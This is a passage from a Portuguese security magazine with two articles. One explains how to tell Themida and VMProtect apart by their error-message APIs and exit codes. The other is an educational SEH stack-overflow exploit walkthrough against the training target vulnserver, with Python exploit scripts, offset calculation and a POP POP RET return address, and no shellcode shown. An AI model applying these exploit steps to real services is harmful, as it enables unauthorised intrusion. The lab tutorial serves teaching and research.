Na edição número 16, falei sobre o corte de entradas inválidas da IAT durante o processo de reconstrução da mesma, já que os *packers* costumam substituí-la. Apesar de funcionar como uma espécie de proteção que precisa ser vencida, a substituição da IAT não é considerada uma proteção forte por si só. Está mais para um efeito colateral da compressão empenhada pelos *packers*. Por outro lado, os *protectors* sim possuem recursos específicos de proteção para evitar que o binário original seja recuperado. Os recursos podem variar desde funcionalidades mais básicas como anti-VM ou anti-debug até tecnologias avançadas como *nanomites* ou virtualização.

Seja qual for o *packer* ou *protector* com o qual estamos lidando, é muito importante que o conheçamos, porque os binários protegidos nem sempre possuem informações suficientes para que saibamos qual o *packer* ou *protector* utilizado. Apesar de haver softwares especializados para isso como o Detect It Easy[1], Exeinfo Pe[2] e os antigos RDG Packer Detector e PEiD, ficar dependente das assinaturas destes softwares nem sempre é uma boa ideia. Por exemplo, um binário protegido com um *protector* que utiliza os nomes de seção utilizados por outro pode facilmente confundir tais softwares se suas assinaturas se basearem nesta característica.

Neste artigo veremos como dois *protectors* comerciais populares implementam suas mensagens de erro, de modo que possamos identificá-los quando encontrarmos binários protegidos por eles. É um tipo de análise dinâmica que os softwares que detectam *protectors* não fazem. Além disso, você vai poder tirar uma onda ao saber com qual *protector* um executável foi protegido de forma bem rápida e sem o auxílio de ferramentas de detecção. ;)

Segredos escondidos nas mensagens de erro

Um binário protegido com um *protector* atual pode detectar se está rodando num ambiente virtualizado, se está sendo depurado (rodando no contexto de um debugger), dentre outros. Em todos os casos, o binário vai exibir uma mensagem de erro, que pode ser tudo o que precisamos para saber com qual

[1] https://horsicq.github.io/
[2] https://github.com/ExeinfoASL/ASL

protector estamos lidando. Por exemplo, analise a mensagem padrão exibida por um binário protegido com o Themida[3] com a detecção de máquina virtual habilitada (Figura 1).

Figura 1: Mensagem padrão exibida por protegidos pelo anti-VM do Themida

A mensagem possui um indicador óbvio de qual *protector* estamos lidando no seu título. Todavia, nem sempre o título já entrega tudo assim, por isso há outros detalhes que valem a análise.

Antes de falar mais sobre a mensagem que o Themida exibe, observe a mensagem da Figura 2 que o VMProtect[4], outro popular *protector* comercial, exibe para o mesmo caso de detecção de máquina virtual.

Figura 2: Mensagem padrão exibida por protegidos pelo anti-VM do VMProtect

A tabela a seguir resume as diferenças visuais entre as duas mensagens:

Característica	**Themida**	**VMProtect**
Título	“Themida”	Nome do arquivo protegido
Ícone	Ícone com baixa resolução	Ícone com alta resolução
Mensagem	Sem ponto final	Com ponto final
Dimensão (sem sombras)*	588x218	585x248

* Com o mesmo texto, a dimensão da caixa de mensagem varia de acordo com a resolução da tela, mas a proporção se mantém. O tamanho do texto também modifica a dimensão da caixa de mensagem.

[3] https://www.oreans.com/
[4] https://vmpsoft.com/

Considere que o texto da mensagem é facilmente alterado na interface do *protector*, mas as demais características não, pois muitas são intrínsecas à função que o código gerado por cada *protector* utiliza para exibir a mensagem. Vamos ver como cada um faz.

Themida

O Themida exibe essa mensagem chamando a função MessageBoxExW() com os seguintes argumentos:

```
hWnd = NULL
lpText = L"Sorry, this application cannot run under a Virtual Machine"
lpCaption = L"Themida"
uType = MB_ICONSTOP (0x10)
wLanguageId = 0
```

O parâmetro lpText possui um texto padrão do Themida, mas este pode ser modificado por quem protegeu o binário, portanto essa característica em si não é confiável. Curioso notar, no entanto, que tanto a Oreon quanto a VMPSoft decidiram utilizar o mesmo texto padrão em seus *protectors*, talvez para confundir analistas que não lêem a H2HC Magazine? :)

VMProtect

O VMProtect me despertou a curiosidade. Primeiro porque eu monitorei todas as funções que geram mensagens da user32.dll, mas ele não usou nenhuma. Segundo porque a mensagem que ele exibe é visualmente diferente da que o Themida exibe. Pensei que pudesse utilizar a MessageBoxIndirect(), que permite configurar mais opções na mensagem de erro, mas também não era. Depois de muita investigação, descobri que o VMProtect utiliza a função não documentada NtRaiseHardError()[5] da ntdll.dll diretamente. Esta função também é ultimamente chamada quando um programa usa a MessageBox(), mas não é desenhada para ser utilizada em modo usuário diretamente. Seu protótipo é o seguinte:

```
NTSYSCALLAPI
NTSTATUS
NTAPI
NtRaiseHardError(
    _In_ NTSTATUS ErrorStatus,
    _In_ ULONG NumberOfParameters,
    _In_ ULONG UnicodeStringParameterMask,
    _In_reads_(NumberOfParameters) PULONG_PTR Parameters,
    _In_ ULONG ValidResponseOptions,
    _Out_ PULONG Response
    );
```

[5] http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FError%2FNtRaiseHardError.html

Os binários protegidos com o VMProtect utilizam os seguintes parâmetros:

```
ErrorStatus = 0x50000018
NumberOfParameters = 4
UnicodeStringParameterMask = 3
Parameters = <ponteiro para ULONG>
ValidResponseOptions = 0
Response = <ponteiro para uma variavel ULONG>
```

Ao que tudo indica, o valor 0x50000018 em ErrorStatus permite especificar uma mensagem personalizada em um dos parâmetros configurados no array Parameters. Numa sessão de debugging em que o array Parameters estava no endereço 0x8e978 (na stack), seu conteúdo era de acordo como exibido na Figura 3.




Figura 3: Conteúdo do array Parameters na chamada à NtRaiseHardError() de um binário protegido com VMProtect

O byte 0x10 na última linha da Figura 3 é a constante MB_ICONSTOP, que causa a exibição do ícone vermelho de "pare". Encontrei um exemplo de uso da NtRaiseHardError num fórum russo[6], que reproduzo aqui na Listagem 1.

Perceba que o código também utiliza o ErrorStatus 0x50000018L. Eu fiz alguns testes com outros valores, mas falar deles aqui fugiria do foco deste artigo. Por hora, tudo o que você precisa saber é que este código produz uma caixa de mensagem maior, mais bonita (ícone e texto com mais resolução) e sem usar a user32.dll: é assim que o VMProtect faz. Vamos utilizar essa e outras características para montar uma estratégia de descobrir qual *protector* foi utilizado num determinado binário.

Descobrindo quem é quem

Agora que sabemos como o Themida e VMProtect exibem suas mensagens de erro, podemos facilmente, numa sessão de debugging, identificar quem é quem. Por exemplo, no x64dbg, basta colocar um breakpoint nas duas funções e ver em qual o debugger para. Se parar na MessageBoxExW, é Themida. Se parar na ZwRaiseHardError, é VMProtect.

Analisando o código após a exibição de mensagem, percebi que os dois *protectors* usam a ExitProcess com um código de retorno diferente. Enquanto o Themida retorna zero, o VMProtect retorna 0xdeadc0de. É possível verificar o valor de retorno pelo Prompt de Comando:

[6] https://brokencore.club/threads/16911/

```
>start /wait h2hc2023_themida.exe
>echo %errorlevel%
0

>start /wait h2hc2023_vmp.exe

>echo %errorlevel%
−559038242
```

```
#include <windows.h>
#include <winternl.h>

#pragma comment(lib, "ntdll.lib")

extern "C" NTSTATUS NTAPI ZwRaiseHardError(LONG ErrorStatus, ULONG NumberOfParameters, ULONG
    UnicodeStringParameterMask,
    PULONG_PTR Parameters, ULONG ValidResponseOptions, PULONG Response);

int main()
{
    UNICODE_STRING msgBody;
    UNICODE_STRING msgCaption;

    ULONG ErrorResponse;

    static const wchar_t cBody[] = L"Hello from kernel";
    msgBody.Length = sizeof(cBody) − sizeof(wchar_t);
    msgBody.MaximumLength = msgBody.Length;
    msgBody.Buffer = (wchar_t*)cBody;

    static const wchar_t cCaption[] = L"Message";
    msgCaption.Length = sizeof(cCaption) − sizeof(wchar_t);
    msgCaption.MaximumLength = msgCaption.Length;
    msgCaption.Buffer = (wchar_t*)cCaption;

    const ULONG_PTR msgParams[] = {
        (ULONG_PTR)&msgBody,
        (ULONG_PTR)&msgCaption,
        (ULONG_PTR)(MB_OK | MB_ICONWARNING)
    };

    ZwRaiseHardError(0x50000018L, 0x00000003L, 3, (PULONG_PTR)msgParams, NULL, &ErrorResponse);
}
```

Listagem 1: Exemplo de uso da NtRaiseHardError

Para o Themida, o valor é -559038242, equivalente a 0xffffffffdeadc0de. Outra maneira de observar este valor é pondo um breakpoint na ExitProcess() e verificando seu argumento.

Em resumo, além de uma identificação visual da caixa de mensagem, podemos também identificar dinamicamente pela função utilizada para exibir a mensagem e também pelo código de retorno. Isso

eu descobri analisando binários protegidos com ambos os *protectors*. Claro que isso pode mudar em futuras versões destes *protectors*, mas caso aconteça, basta que analisemos de novo como as coisas são feitas para termos sucesso. Além disso, se mudar, saberemos que será uma versão mais nova e podemos inclusive criar assinaturas dinâmicas para dizer que um binário foi protegido com um *protector* versão tal ou superior. :)

Versões dos *protectors* utilizadas:
Themida 3.1.4.18
VMProtect 3.8.1

Fernando Mercês

Fernando é Pesquisador de Ameaças na Trend Micro, onde atua como investigador de ciber crime, utilizando engenharia reversa e técnicas de inteligência de ameaças no time de Pesquisa de Ameaças Futuras (FTR). Criador de várias ferramentas livres na área, com frequência apresenta suas pesquisas nos principais eventos de segurança no Brasil e no exterior. É também professor e fundador da Mente Binária, uma instituição de ensino e pesquisa sem fins lucrativos comprometida com o ensino de computação no Brasil.

Explorando SEH através de um stack overflow - Parte 2

Autor: Rafael Oliveira dos Santos

Registro Único de Artigo

https://doi.org/10.47986/17/8

Nota do Editor: Esse artigo foi dividido em 2 partes, onde a primeira foi publicada na edição 14 da H2HC Magazine. Recomenda-se a leitura da primeira parte antes de estudar o presente artigo (parte 2).

Introdução

Na primeira parte deste artigo, publicado na edição 14 da H2HC Magazine, abordamos minuciosamente a análise e identificação de uma vulnerabilidade de buffer overflow no comando "LTER" do serviço "vulnserver.exe". Utilizando ferramentas como o Immunity Debugger e SPIKE, desvendamos o comportamento atípico do sistema alvo, estabelecendo a base para a criação de um exploit eficaz.

Nesta continuação, mergulhamos no desenvolvimento e na implementação do exploit. Através de uma abordagem prática, detalharemos o processo de escrita do código, superação de desafios como a mitigação de defesas de segurança e a execução bem-sucedida do exploit em um ambiente controlado.

Replicando o crash com código em Python

Um leitor perspicaz da primeira parte do nosso artigo notará a presença da sequência "/.:/" precedendo a longa cadeia de caracteres "A" usada para crashar o serviço. Ao examinar o código fonte do vulnserver[1], fica evidente que a função "strcpy"[2] é chamada após o recebimento do caractere “.”. Esta peculiaridade fornece um alicerce para desenvolver um script em Python que nos permite construir a estrutura básica do nosso exploit. Podemos assim personalizar os payloads enviados, adequando-os às necessidades específicas de cada teste que quisermos fazer. A Figura 1 mostra o estado da stack no momento do crash.

```
00C0F214   004C21F0  ≡↑L.
00C0F218   00401826  &↑@.  RETURN to vulnserv.00401826 from <JMP.&msvcrt.strcpy>
00C0F21C   00C0F22C  ,≥└.  ASCII "LTER /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00C0F220   003E82F8  °é>.  ASCII "LTER /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00C0F224   7C91AE3A  :«æ|  RETURN to ntdll.7C91AE3A from ntdll.7C90E906
00C0F228   7C90CF7A  z≐É|  RETURN to ntdll.7C90CF7A
00C0F22C   5245544C  LTER
00C0F230   3A2E2F20   /.:
00C0F234   4141412F  /AAA
00C0F238   41414141  AAAA
00C0F23C   41414141  AAAA
00C0F240   41414141  AAAA
00C0F244   41414141  AAAA
00C0F248   41414141  AAAA
00C0F24C   41414141  AAAA
00C0F250   41414141  AAAA
00C0F254   41414141  AAAA
00C0F258   41414141  AAAA
00C0F25C   41414141  AAAA
00C0F260   41414141  AAAA
00C0F264   41414141  AAAA
00C0F268   41414141  AAAA
00C0F26C   41414141  AAAA
00C0F270   41414141  AAAA
00C0F274   41414141  AAAA
00C0F278   41414141  AAAA
00C0F27C   41414141  AAAA
00C0F280   41414141  AAAA
00C0F284   41414141  AAAA
00C0F288   41414141  AAAA
```

Figura 1: Payload que causou o crash contém a string "/.:/" logo depois de "LTER".

O código Python apresentado na Figura 2 estabelece uma conexão de rede com o serviço vulnerável e envia uma carga útil para explorar a vulnerabilidade de buffer overflow. A variável evil é definida com uma string de 4000 caracteres "A" (**Nota do editor:** No artigo anterior, utilizou-se 5000 A's, mas 4000 A's também causam o mesmo crash), escolhida arbitrariamente com a esperança de que seja longa o suficiente para sobrescrever o buffer e causar o overflow. O payload é então prefixado com "LTER /.:/", que é o comando e a sequência identificada que precede o ponto de falha, e enviado através de uma conexão de socket TCP para o serviço vulnserver na porta 9999.

```python
#!/usr/bin/python
#
#

import socket
import os
import sys

evil = "A"*4000

data = "LTER /.:/"  + evil

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("10.0.0.35", 9999))
expl.send(data)
expl.close()
```

Figura 2: Exemplo de código em Python para replicar o crash.

Controlando o nSEH e o SEH

Na elaboração do nosso exploit, é crucial manipular com precisão os ponteiros SEH e nSEH para desviar o fluxo do programa após um overflow. A variável evil é estrategicamente construída com "lixo", que são dados sem função específica, seguidos pelos valores de nSEH e SEH que controlarão a execução após a exceção, e finalizados com mais "lixo". Sendo assim, nosso payload a ser enviado deve possuir a seguinte característica:

evil = lixo + nSEH + SEH + lixo

data = "LTER /.:/" + evil

O desafio que temos agora é entender: quanto de "lixo" deveremos utilizar até controlar o nSEH e o SEH? Para tal, podemos utilizar a técnica de busca binária, que é um método eficaz e sistemático para encontrar a posição correta em uma sequência de dados. Ela funciona dividindo repetidamente o conjunto de dados pela metade, determinando se o elemento desejado está antes ou depois do ponto médio, e continuando a busca na metade correspondente. A Figura 3 ilustra esse cenário.




Figura 3: Exemplo de busca binária para controlar o nSEH e SEH

Esta estratégia revelou que, dos 4000 caracteres "A" enviados, os últimos 1000 são os responsáveis por sobrescrever os ponteiros nSEH e SEH. Isso foi confirmado após três modificações na variável "evil", observando-se que os ponteiros nSEH e SEH continuavam sendo sobrescritos com o caractere "A" (0x41), como mostra a Figura 4.




Figura 4: Sobrescrita do nSEH e SEH com Caracteres 'A' após aplicação da Busca Binária

A partir dessa descoberta, seria possível refinar ainda mais nossa busca para determinar a quantidade exata de "lixo" a ser enviada. Felizmente, temos a disposição a ferramenta mona.py[3], que nos permite gerar uma string única e identificar precisamente a posição necessária. Este método é eficaz especialmente considerando que já sabemos que um intervalo de 1000 caracteres é suficiente para alcançar a área desejada, como ilustrado na Figura 5.




Figura 5: Comando "!mona pc 1000" é utilizado para gerar uma string única.

Com a string gerada pelo Mona em mãos, estamos agora prontos para atualizar nosso exploit. Utilizaremos essa string para refinar a precisão do ataque, garantindo que atinjamos os pontos exatos necessários para uma execução bem-sucedida, como mostra a Figura 6.

```
#!/usr/bin/python
#
#

import socket
import os
import sys

pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A
i5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4
Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao
4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3A
r4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3
Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax
3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2B
a3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2
Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg
2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

evil = "A"*3000 + pattern

data = "LTER /.:/"  + evil

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("10.0.0.35", 9999))
expl.send(data)
expl.close()
```

Figura 6: Exploit atualizado com a variável evil contendo a string gerada pelo Mona.

Quando executamos o exploit, observamos os valores sendo escritos nos ponteiros SEH e nSEH mostrados na Figura 7.

Figura 7: Valores "71413671" no SEH e "41357141" no nSEH são encontrados.

Agora, empregamos o parâmetro "po" do Mona para determinar a posição exata dentro dos 1000 caracteres onde o valor "71413671" está localizado. Ao executar este comando, descobrimos que ele se encontra na posição 499, conforme ilustrado na Figura 8.




Figura 8: Valores "71413671" no SEH e "41357141" no nSEH são encontrados.

Com um cálculo simples, mantendo a lógica dos nossos 4000 caracteres e considerando que a posição da string do Mona inicia na posição 499, é possível ajustar a variável 'evil' para controlar precisamente os valores de SEH e nSEH. Isso nos permite manipular esses ponteiros com exatidão, uma etapa crucial para o sucesso do nosso exploit:

evil = lixo + nSEH + SEH + lixo

evil = 3495 + "BBBB" + "CCCC" + 497

A Figura 9 mostra o código do exploit atualizado.

```
#!/usr/bin/python
#
#

import socket
import os
import sys

# evil = junk + nSEH + SEH + junk
evil = "A"*3495 + "B"*4 + "C"*4 + "D"*497

data = "LTER /.:/"  + evil

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("10.0.0.35", 9999))
expl.send(data)
expl.close()
```

Figura 9: Valores "71413671" no SEH e "41357141" no nSEH são encontrados.

Executando pela última vez, confirmamos que controlamos o SEH e nSEH como planejado (Figura 10).

Figura 10: SEH e nSEH são subscritos com caracteres que manipulamos.

Encontrando um endereço de retorno

A estratégia "POP POP RET" é uma técnica comum em explorações de vulnerabilidades, especialmente útil no contexto do Structured Exception Handling (SEH) no Windows. Como conseguimos controlar o SEH, em teoria podemos direcionar o programa a executar qualquer código arbitrário que desejarmos.

A sequência "POP POP RET" desempenha um papel crucial na manipulação da pilha para direcionar a execução do código. Quando uma exceção é acionada, o Windows coloca o EXCEPTION_DISPOSITION na pilha. Como resultado, o endereço do frame SEH (Structured Exception Handler) fica localizado em ESP+8, posicionando o nSEH (next SEH) imediatamente acima. Neste ponto, a execução das instruções 'POP' consecutivas é estratégica: elas removem os 8 bytes abaixo do nSEH da pilha. Isso deixa o ponteiro para o frame SEH, que é efetivamente o nSEH, no topo da pilha. Segue-se então a instrução 'RET', que usa esse valor no topo da pilha como endereço de retorno. Controlando este endereço, é possível redirecionar

a execução do programa para um local específico, tipicamente para código malicioso previamente injetado. [8]

Para localizar endereços apropriados que correspondam ao conjunto de instruções "POP POP RET", a ferramenta mona.py se torna extremamente útil mais uma vez. Dessa vez, utilizaremos o parâmetro "seh", como mostrado na Figura 11.




Figura 11: Gadgets POP POP RET.

Como ilustrado na Figura 11, existem vários endereços dentro da execução do vulnserver.exe que contêm a sequência POP POP RET. Na elaboração do nosso exploit, escolhemos de forma totalmente aleatória o endereço "6250120B", que está localizado na biblioteca auxiliar essfunc.dll do programa. É importante observar que, ao declararmos uma nova variável 'seh' no nosso código Python, precisamos inverter a ordem dos valores hexadecimais devido à arquitetura little-endian usada pela arquitetura Intel, onde os bytes menos significativos são armazenados primeiro. Portanto, o valor '6250120B' deve ser escrito como '0B125062'. Sendo assim, nosso exploit atualizado está configurado como mostra a Figura 12.

```
#!/usr/bin/python
#
#

import socket
import os
import sys

# POP POP RET found at 6250120b (essfunc.dll - SafeSEH:False)
seh = "\x0B\x12\x50\x62"

# evil = junk + nSEH + SEH + junk
evil = "A"*3495 + "B"*4 + seh + "D"*497

data = "LTER /.:/"  + evil

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("10.0.0.35", 9999))
expl.send(data)
expl.close()
```

Figura 12: Exploit Atualizado com a Variável SEH Preenchida, Direcionando para o Endereço do Conjunto de Instruções POP POP RET.

Ao definir um breakpoint no endereço "6250120B" no Immunity Debugger e executar o exploit, a execução é redirecionada para o POP POP RET. Continuando a execução com single-step, percebe-se que o RET faz com que a execução seja redirecionada para uma área de memória sob nosso controle (**Nota do**

Editor: Fica como desafio aos leitores identificar o motivo de tal comportamento). Este comportamento é demonstrado na Figura 13.




Figura 13: Seguindo cada execução manualmente, somos redirecionados após execução do POP POP RET

Primeira dificuldade: Onde estão meus 500 “D”?

Embora tenhamos enviado uma quantidade significativa de caracteres "D", que em teoria poderiam ser usados para injetar código malicioso, constatamos que a maior parte deles não está mais acessível, como indicado na Figura 13 (**Nota do Editor:** Fica como desafio aos leitores identificar o motivo de tal comportamento). Portanto, é necessário buscar alternativas. Uma opção viável é utilizar a extensa sequência de caracteres "A" que precede, como espaço para inserir nosso payload efetivamente.

A seta vermelha mostrada na Figura 14 aponta exatamente onde começa o nosso controle de fluxo, indicando que, se tivéssemos mais espaço disponível adiante na região de "D", poderíamos simplesmente inserir um payload lá e, na região do nSEH, inserir um desvio de fluxo para o payload e tudo funcionaria perfeitamente; como não há espaço suficiente na área dos “D”, será necessário realizar os desvios adicionais que veremos a seguir para que a execução seja redirecionada para a região dos “A”, que é onde colocaremos o payload.

